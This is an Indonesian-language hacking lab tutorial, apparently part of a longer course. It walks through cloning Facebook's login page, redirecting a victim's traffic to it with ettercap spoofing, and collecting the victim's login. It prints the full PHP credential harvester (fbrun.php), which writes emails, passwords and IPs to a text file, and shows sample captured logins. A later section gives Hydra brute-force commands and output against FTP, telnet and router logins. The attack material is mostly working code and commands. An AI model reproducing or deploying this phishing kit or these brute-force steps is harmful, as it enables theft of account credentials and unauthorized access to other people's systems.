
View source code pada halaman login facebook.

```
1 </DOCTYPE html>
2 <html lang="id" id="facebook" class="no_js">
3 <head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin" id="meta
4 <link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yT/r/D9t-9Mw
5 <link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yG/r/ESMN-Cw
6 <link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/y9/r/zxP1C4G
7 <link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/y1/r/u3ZRFde
8 <link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yG/r/HvyuTmX
9 <link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yZ/r/ie4raPY
10 <script src="https://www.facebook.com/rsrc.php/v2/yS/r/mawY0xMkDz8.js" data-bootloader-hash="a
11 <script>require("TimeSlice").guard(function() { (require("ServerJSDefine")).handleDefines(["Sy
12 return false;" role="button">audio captcha</a>.</div><div cla
13 return false;" role="button">kembali ke teks</a>.</div></
14 <script>requireLazy(["Bootloader"], function(Bootloader) {Bootloader.setResourceMap({"kwYHi":{
15 requireLazy(["ix"], function(ix) {ix.add({"\images\loaders\indicator_blue_small.gif":{"spri
16 <script>requireLazy(["InitialJSLoader"], function(InitialJSLoader) {InitialJSLoader.loadOnDOMC
17 <script>require("TimeSlice").guard(function() { (require("ServerJSDefine")).handleDefines(["req
18
```

Copy semua script tersebut, dan masukan kedalam notepad. Dan ganti beberapa baris, yakni pada isi perintah `action="https://facebook.com/*`



Diganti dengan `action="fbrun.php"`



Kemudian simpan pada folder `C:\xampp\htdocs\index.html`

Sedangkan untuk file `fbrun.php` buat menggunakan kode berikut :

```
<?php $file = "passfb.txt";
$username = $_POST['email'];
$password = $_POST['pass'];
$ip = $_SERVER['REMOTE_ADDR'];
$today = date("F j, Y, g:i a");
$handle = fopen($file, 'a');
fwrite($handle, "-----
----- ++");
fwrite($handle, "\n");
fwrite($handle, "Email fb: ");
fwrite($handle, "$username");
fwrite($handle, "\n");
fwrite($handle, "Password fb: ");
```

```

fwrite($handle, "$password");
fwrite($handle, "\n");
fwrite($handle, "IP Address: ");
fwrite($handle, "$ip");
fwrite($handle, "\n");
fwrite($handle, "Date Submitted: ");
fwrite($handle, "$today");
fwrite($handle, "\n");
fwrite($handle, "-----
----- ++");
fwrite($handle, "\n");
fwrite($handle, "\n");
fclose($handle);
echo "<script LANGUAGE=\"JavaScript\">
<!--
window.location=\"https://login.facebook.com/login.php?login
_attempt=1\";
</script>";
?>

```


Copy script diatas, dan pastekan di notepad lalu simpan di dalam directory C:\xampp\htdocs\fbrun.php

s PC > Local Disk (C:) > xampp > htdocs

Name	Date modified	Type	Size
dashboard	13/08/2016 13.09	File folder	
img	13/08/2016 13.09	File folder	
ujian	13/08/2016 23.43	File folder	
ujian-gagal	13/08/2016 23.26	File folder	
webalizer	13/08/2016 13.09	File folder	
xampp	13/08/2016 13.09	File folder	
applications.html	29/01/2016 17.35	Chrome HTML Do...	4 KB
bitnami.css	22/07/2015 04.08	Cascading Style S...	1 KB
favicon.ico	16/07/2015 22.32	Icon	31 KB
fbrun.php	20/08/2016 08.10	PHP File	1 KB
index.html	20/08/2016 08.09	Chrome HTML Do...	90 KB

Pastikan server attacker (XAMPP) sudah running, dan pada ettercap sudah dijalankan Sniffingnya.

Coba kunjungi facebook.com dari sisi client. Maka jika berhasil akan dialihkan secara otomatis ke IP-Address 192.168.1.5



Coba isikan username dan password login facebook dan login. Kemudian, untuk melihat username dan password tersebut tinggal kunjungi <http://192.168.1.5/passfb.txt> sesuai dengan isi script fbrun.

```
----- ++
Email fb: jajalkeh@hackel.com
Password fb: apaya
IP Address: ::1
Date Submitted: August 20, 2016, 3:22 am
----- ++

----- ++
Email fb: jajalwae@hacking.com
Password fb: oraretopo
IP Address: 192.168.1.2
Date Submitted: August 20, 2016, 3:22 am
----- ++
```

Selain menggunakan tools hacking di kali linux, anda juga bisa mencoba tools hacking Spoofing di Windows dengan aplikasi Chain & Able.

Download : <http://www.oxid.it/cain.html>

Dokumentasi Lengkap : http://www.oxid.it/ca_um/

Lab 6 – Brute Force

Sebuah teknik serangan terhadap sebuah sistem keamanan komputer yang menggunakan percobaan terhadap semua kunci yang mungkin.

Mencari Worlist di Kali Linux

Command : locate smalldict

Pilih yang berada di directory /usr/share/sqlmap/txt

```

root@kali:~# locate smalldict
/usr/share/golismo/tools/sqlmap/txt/smalldict.txt
/usr/share/sqlmap/txt/smalldict.txt
/usr/share/w3af/w3af/plugins/attack/db/sqlmap/txt/smalldict.txt
root@kali:~# cd /usr/share/sqlmap/txt/
root@kali:/usr/share/sqlmap/txt# ls
common-columns.txt  common-tables.txt  smalldict.txt  wordlist.txt
common-outputs.txt  keywords.txt       user-agents.txt  wordlist.zip
root@kali:/usr/share/sqlmap/txt#

```

Membuat file user.txt untuk digunakan sebagai percobaan mengisi field username yang mungkin digunakan oleh user target.

Command > nano user.txt

```

GNU nano 2.4.3 File: user.txt

admin
root
date
sysadmin

```

Bruteforce Username & Password FTP

Test connection FTP dengan target 192.168.1.2

```

root@kali:~# ftp 192.168.1.2
Connected to 192.168.1.2.
220-FileZilla Server version 0.9.42 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.1.2:root):

```

Command > Hydra -L user.txt -P smalldict.txt 192.168.1.162 ftp

```

root@kali:/usr/share/sqlmap/txt# hydra -L user.txt -P smalldict.txt 192.168.1.2
ftp
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-08-28 02:41:32
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14268 login tries (1:4/p:356
7), -13 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 78.00 tries/min, 78 tries in 00:01h, 14190 todo in 03:02h, 16 active
[STATUS] 54.00 tries/min, 162 tries in 00:03h, 14106 todo in 04:22h, 16 active
[21][ftp] host: 192.168.1.2 login: admin password: admin

```

Telnet Bruteforce

Command > Hydra -L user.txt -P smalldict.txt 192.168.1.162 telnet

Web Router/Modem/AP

Command > Hydra -m/ -L user.txt -P smalldict.txt 192.168.1.162 http-get

Selain itu ada banyak tools yang digunakan untuk bruteforce, diantaranya adalah Fireforce yang berada di Mozilla Firefox. Dan teknik Bruteforce lainnya.